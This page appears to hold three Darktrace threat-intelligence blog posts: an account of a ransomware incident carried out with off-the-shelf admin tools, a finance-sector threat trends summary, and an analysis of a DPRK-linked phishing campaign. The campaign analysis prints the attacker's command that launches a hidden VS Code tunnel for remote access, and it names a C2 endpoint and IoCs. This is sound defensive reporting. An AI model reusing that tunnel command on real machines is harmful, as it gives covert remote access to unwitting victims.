Blog
/
/
August 16, 2020

How Off-the-Shelf Tools Are Used for Ransomware

Discover how off-the-shelf tools empower cyber-criminals. Explore a ransomware incident involving a low-skilled threat actor targeting a retail organization.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
16
Aug 2020

Key takeaways

  • A retail organization based in Africa was recently targeted with ransomware
  • The general lack of obfuscation and use of no custom malware suggest a low-level threat actor
  • Threat actors of all levels increasingly use common administrative tools such as PsExec for stealth purposes
  • The company was relatively small, but no organization is immune to being targeted by ransomware

Attack details

Darktrace recently detected a form of ransomware at an African retailer. In the threat find that follows, the attacker connected to the organization’s domain controllers via a commonly used administrative tool and then began communicating to another C2 host.

Approximately an hour after the initial beaconing behavior, unusual RDP/SMB occurred on the network, followed by unusual service control activity. Darktrace detected each stage of the attack’s life cycle and would have automatically neutralized the attack had Darktrace Antigena been configured in active mode. However, because Autonomous Response was set up in passive mode, requiring confirmation from the human security team, the attack was able to escalate past its opening stages.

The ransomware activity commenced over the weekend, four days after the first beaconing activity. The timeline of the attack is shown below.

Timeline of attack: Overall dwell time around seven days

Figure 1: A timeline of events

How did the attack bypass the rest of the security stack?

This attack abused off-the-shelf tools that were already used by the client. This tactic, which targeted the domain controller as the initial vector, made the malware deployment easy and effective.

AI Analyst coverage

Darktrace’s Cyber AI analyst identified that the SQL server was writing a number of unusual files to shared drives, which appear to have specifically been binary executables for deployment of ransomware.

Figure 2: Darktrace’s Cyber AI Analyst revealing the unusual files

Overview of infected device

The graph below details the anomalous connections and other forms of unusual activity that occurred over a 10-hour period. Darktrace’s Enterprise Immune system first detected this activity in the compliance/remote management tool on the server, and then saw it spread laterally to other devices within the organization’s cyber-ecosystem.

Figure 3: A graph showing the number of external connections on the domain controller and anomalies detected

Concluding thoughts

In this attack, the C2 domain has an accessible array of standard PHP, including /phpMyAdmin and /p.php. The latter details the server time to be UTC+8, the time zone of mainland China.

Figure 4: The C2 domain

Here, multiple factors suggest a lower-level threat actor, including the lack of obfuscation, the reliance on off-the-shelf tools, and the comparatively small size of the target organization. With the rise of Ransomware-as-a-Service (RaaS), automated domain generation, and other tools that lower the barrier to entry for attackers, it comes as no surprise that even a low-level threat actor could breach a corporate network. This also means that smaller organizations that would have been ignored by advanced cyber-criminals may find themselves targeted by attacks launched by low-level threat actors.

Indeed, convenient and widely used tools can often be abused for access, and the tools for ransomware are fairly common and easy to deploy once a foothold has been established. This calls for a proactive response to cyber security, and full visibility into networks, to be able to spot and stop threats before they escalate into crisis.

Deploying ransomware over the weekend is a common technique to maximize chances of success for the attacker, as response times from security teams are generally slower. This falls into a broader trend of ‘out of hours’ attacks that are becoming increasingly common and shines a light on the need for defensive technology that can act autonomously and contain a threat without relying on humans. With over a dozen AI models firing, there is no doubt that in this case Darktrace’s Autonomous Response technology would have taken a targeted and proportionate response to contain the threat. In addition to Autonomous Response, AI that can investigate an incident and provide actionable intelligence so a security team can quickly take action to fully remediate an incident or address a vulnerability is critical to staying ahead of fast-changing threats.

Thanks to Darktrace analyst Roberto Romeu for his insights on the above threat find.

Learn more about Autonomous Response

Darktrace model detections:

  • Compromise / Suspicious Beaconing Behaviour
  • Compromise / Sustained SSL or HTTP Increase
  • Anomalous Server Activity / Rare External from Server
  • Anomalous Server Activity / Anomalous External Activity from Critical Network Device
  • Device / Network Scan
  • Anomalous Connection / SMB Enumeration
  • Device / ICMP Address Scan
  • Device / New or Uncommon WMI Activity
  • Anomalous Connection / New Service Control
  • Anomalous Connection / New or Uncommon Service Control
  • Anomalous Connection / Unusual Admin SMB Session
  • Anomalous Connection / Active Remote Desktop Tunnel
  • Anomalous Connection / Unusual Admin RDP Session
  • Device / Multiple Lateral Movement Model Breaches
  • Compliance / High Priority Compliance Model Breach
  • Compliance / SMB Drive Write
  • Compliance / Remote Management Tool On Server

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO

More in this series

No items found.

Blog

/

Network

/

January 28, 2026

The State of Cybersecurity in the Finance Sector: Six Trends to Watch

Default blog imageDefault blog image

The evolving cybersecurity threat landscape in finance

The financial sector, encompassing commercial banks, credit unions, financial services providers, and cryptocurrency platforms, faces an increasingly complex and aggressive cyber threat landscape. The financial sector’s reliance on digital infrastructure and its role in managing high-value transactions make it a prime target for both financially motivated and state-sponsored threat actors.

Darktrace’s latest threat research, The State of Cybersecurity in the Finance Sector, draws on a combination of Darktrace telemetry data from real-world customer environments, open-source intelligence, and direct interviews with financial-sector CISOs to provide perspective on how attacks are unfolding and how defenders in the sector need to adapt.  

Six cybersecurity trends in the finance sector for 2026

1. Credential-driven attacks are surging

Phishing continues to be a leading initial access vector for attacks targeting confidentiality. Financial institutions are frequently targeted with phishing emails designed to harvest login credentials. Techniques including Adversary-in-The-Middle (AiTM) to bypass Multi-factor Authentication (MFA) and QR code phishing (“quishing”) are surging and are capable of fooling even trained users. In the first half of 2025, Darktrace observed 2.4 million phishing emails within financial sector customer deployments, with almost 30% targeted towards VIP users.  

2. Data Loss Prevention is an increasing challenge

Compliance issues – particularly data loss prevention -- remain a persistent risk. In October 2025 alone, Darktrace observed over 214,000 emails across financial sector customers that contained unfamiliar attachments and were sent to suspected personal email addresses highlighting clear concerns around data loss prevention. Across the same set of customers within the same time frame, more than 351,000 emails containing unfamiliar attachments were sent to freemail addresses (e.g. gmail, yahoo, icloud), highlighting clear concerns around DLP.  

Confidentiality remains a primary concern for financial institutions as attackers increasingly target sensitive customer data, financial records, and internal communications.  

3. Ransomware is evolving toward data theft and extortion

Ransomware is no longer just about locking systems, it’s about stealing data first and encrypting second. Groups such as Cl0p and RansomHub now prioritize exploiting trusted file-transfer platforms to exfiltrate sensitive data before encryption, maximizing regulatory and reputational fallout for victims.  

Darktrace’s threat research identified routine scanning and malicious activity targeting internet-facing file-transfer systems used heavily by financial institutions. In one notable case involving Fortra GoAnywhere MFT, Darktrace detected malicious exploitation behavior six days before the CVE was publicly disclosed, demonstrating how attackers often operate ahead of patch cycles

This evolution underscores a critical reality: by the time a vulnerability is disclosed publicly, it may already be actively exploited.

4. Attackers are exploiting edge devices, often pre-disclosure.  

VPNs, firewalls, and remote access gateways have become high-value targets, and attackers are increasingly exploiting them before vulnerabilities are publicly disclosed. Darktrace observed pre-CVE exploitation activity affecting edge technologies including Citrix, Palo Alto, and Ivanti, enabling session hijacking, credential harvesting, and privileged lateral movement into core banking systems.  

Once compromised, these edge devices allow adversaries to blend into trusted network traffic, bypassing traditional perimeter defenses. CISOs interviewed for the report repeatedly described VPN infrastructure as a “concentrated focal point” for attackers, especially when patching and segmentation lag behind operational demands.

5. DPRK-linked activity is growing across crypto and fintech.  

State-sponsored activity, particularly from DPRK-linked groups affiliated with Lazarus, continues to intensify across cryptocurrency and fintech organizations. Darktrace identified coordinated campaigns leveraging malicious npm packages, previously undocumented BeaverTail and InvisibleFerret malware, and exploitation of React2Shell (CVE-2025-55182) for credential theft and persistent backdoor access.  

Targeting was observed across the United Kingdom, Spain, Portugal, Sweden, Chile, Nigeria, Kenya, and Qatar, highlighting the global scope of these operations.  

7. Cloud complexity and AI governance gaps are now systemic risks.  

Finally, CISOs consistently pointed to cloud complexity, insider risk from new hires, and ungoverned AI usage exposing sensitive data as systemic challenges. Leaders emphasized difficulty maintaining visibility across multi-cloud environments while managing sensitive data exposure through emerging AI tools.  

Rapid AI adoption without clear guardrails has introduced new confidentiality and compliance risks, turning governance into a board-level concern rather than a purely technical one.

Building cyber resilience in a shifting threat landscape

The financial sector remains a prime target for both financially motivated and state-sponsored adversaries. What this research makes clear is that yesterday’s security assumptions no longer hold. Identity attacks, pre-disclosure exploitation, and data-first ransomware require adaptive, behavior-based defenses that can detect threats as they emerge, often ahead of public disclosure.

As financial institutions continue to digitize, resilience will depend on visibility across identity, edge, cloud, and data, combined with AI-driven defense that learns at machine speed.  

Learn more about the threats facing the finance sector, and what your organization can do to keep up in The State of Cybersecurity in the Finance Sector report here.  

Acknowledgements:

The State of Cybersecurity in the Finance sector report was authored by Calum Hall, Hugh Turnbull, Parvatha Ananthakannan, Tiana Kelly, and Vivek Rajan, with contributions from Emma Foulger, Nicole Wong, Ryan Traill, Tara Gould, and the Darktrace Threat Research and Incident Management teams.

[related-resource]  

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO

Blog

/

Network

/

January 23, 2026

Darktrace Identifies Campaign Targeting South Korea Leveraging VS Code for Remote Access

campaign targeting south orea leveraging vs code for remote accessDefault blog imageDefault blog image

Introduction

Darktrace analysts recently identified a campaign aligned with Democratic People’s Republic of Korea (DPRK) activity that targets users in South Korea, leveraging Javascript Encoded (JSE) scripts and government-themed decoy documents to deploy a Visual Studio Code (VS Code) tunnel to establish remote access.

Technical analysis

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
Figure 1: Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.

The sample observed in this campaign is a JSE file disguised as a Hangul Word Processor (HWPX) document, likely sent to targets via a spear-phishing email. The JSE file contains multiple Base64-encoded blobs and is executed by Windows Script Host. The HWPX file is titled “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026 (1)” in C:\ProgramData and is opened as a decoy. The Hangul documents impersonate the Ministry of Personnel Management, a South Korean government agency responsible for managing the civil service. Based on the metadata within the documents, the threat actors appear to have taken the documents from the government’s website and edited them to appear legitimate.

Base64 encoded blob.
Figure 2: Base64 encoded blob.

The script then downloads the VSCode CLI ZIP archives from Microsoft into C:\ProgramData, along with code.exe (the legitimate VS Code executable) and a file named out.txt.

In a hidden window, the command cmd.exe /c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene > "C:\ProgramData\out.txt" 2>&1 is run, establishinga VS Code tunnel named “bizeugene”.

VSCode Tunnel setup.
Figure 3: VSCode Tunnel setup.

VS Code tunnels allows users connect to a remote computer and use Visual Studio Code. The remote computer runs a VS Code server that creates an encrypted connection to Microsoft’s tunnel service. A user can then connect to that machine from another device using the VS Code application or a web browser after signing in with GitHub or Microsoft. Abuse of VS Code tunnels was first identified in 2023 and has since been used by Chinese Advance Persistent Threat (APT) groups targeting digital infrastructure and government entities in Southeast Asia [1].

 Contents of out.txt.
Figure 4: Contents of out.txt.

The file “out.txt” contains VS Code Server logs along with a generated GitHub device code. Once the threat actor authorizes the tunnel from their GitHub account, the compromised system is connected via VS Code. This allows the threat actor to have interactive access over the system, with access to the VS Code’s terminal and file browser, enabling them to retrieve payloads and exfiltrate data.

GitHub screenshot after connection is authorized.
Figure 5: GitHub screenshot after connection is authorized.

This code, along with the tunnel token “bizeugene”, is sent in a POST request to hxxps://www[.]yespp[.]co[.]kr/common/include/code/out[.]php, a legitimate South Korean site that has been compromised is now used as a command-and-control (C2) server.

Conclusion

The use of Hancom document formats, DPRK government impersonation, prolonged remote access, and the victim targeting observed in this campaign are consistent with operational patterns previously attributed to DPRK-aligned threat actors. While definitive attribution cannot be made based on this sample alone, the alignment with established DPRK tactics, techniques, and procedures (TTPs) increases confidence that this activity originates from a DPRK state-aligned threat actor.

This activity shows how threat actors can use legitimate software rather than custom malware to maintain access to compromised systems. By using VS Code tunnels, attackers are able to communicate through trusted Microsoft infrastructure instead of dedicated C2 servers. The use of widely trusted applications makes detection more difficult, particularly in environments where developer tools are commonly installed. Traditional security controls that focus on blocking known malware may not identify this type of activity, as the tools themselves are not inherently malicious and are often signed by legitimate vendors.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Appendix

Indicators of Compromise (IoCs)

115.68.110.73 - compromised site IP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001 - Phishing: Attachment

T1059 - Command and Scripting Interpreter

T1204.002 - User Execution

T1027 - Obfuscated Files and Information

T1218 - Signed Binary Proxy Execution

T1105 - Ingress Tool Transfer

T1090 - Proxy

T1041 - Exfiltration Over C2 Channel

References

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author
Your data. Our AI.
Elevate your network security with Darktrace AI